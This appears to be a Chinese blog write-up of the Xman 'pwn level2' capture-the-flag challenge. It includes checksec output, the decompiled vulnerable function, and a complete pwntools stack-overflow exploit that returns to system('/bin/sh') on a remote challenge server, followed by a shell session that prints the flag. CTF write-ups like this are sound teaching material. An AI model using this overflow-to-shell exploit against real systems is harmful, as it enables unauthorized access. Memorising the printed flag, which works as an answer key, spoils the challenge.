Xman pwn level2 writeup

原创

tuck3r 于 2019-08-23 15:31:42 发布 771 收藏
分类专栏： CTF pwn 文章标签： Xman pwn level2 writeup

题目描述：

菜鸡请教大神如何获得flag，大神告诉他‘使用`面向返回的编程`(ROP)就可以了’

解题思路：

1、首先使用file和checksec查看下程序的详细信息：

```
tucker@ubuntu:~/pwn$ file level2
level2: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked,
interpreter /lib/ld-, for GNU/Linux 2.6.32,
BuildID[sha1]=a70b92e1fe190db1189ccad3b6ecd7bb7b4dd9c0, not stripped

tucker@ubuntu:~/pwn$ checksec level2
[*] '/home/tucker/pwn/level2'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
```

我们看到程序关闭了PIE


2、使用IDA打开：

```
ssize_t vulnerable_function()
{
  char buf; // [esp+0h] [ebp-88h]

  system("echo Input:");
  return read(0, &buf, 0x100u);
}
```

我们看到溢出函数也很简单，因此此处我们可以构造payload获得shell，从而得到flag .

函数的栈帧如下：



3、溢出代码如下：

```
# level2.py

from pwn import *

elf = ELF("./level2")
a = remote("111.198.29.45", "41860")

# systemaddr = 0xf7def0e8
systemaddr = elf.symbols['system']
print(hex(systemaddr))
# binshaddr = 0xf7f5c0cf
binshaddr = elf.search('/bin/sh').next()
print(hex(binshaddr))

payload = "a" * (0x88 + 4) + p32(systemaddr) + p32(0x61616161) + p32(binshaddr)
a.recvuntil("Input:")
a.sendline(payload)
a.interactive()
```

运行即可得到flag：

```
tucker@ubuntu:~/pwn$ python level2.py
[*] '/home/tucker/pwn/level2'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
[+] Opening connection to 111.198.29.45 on port 41860: Done
0x8048320
0x804a024
[*] Switching to interactive mode

$ ls
bin
dev
flag
level2
lib
lib32
lib64
$ cat flag
cyberpeace{5ce465af919da0f58be7634a490b96d0}
$
```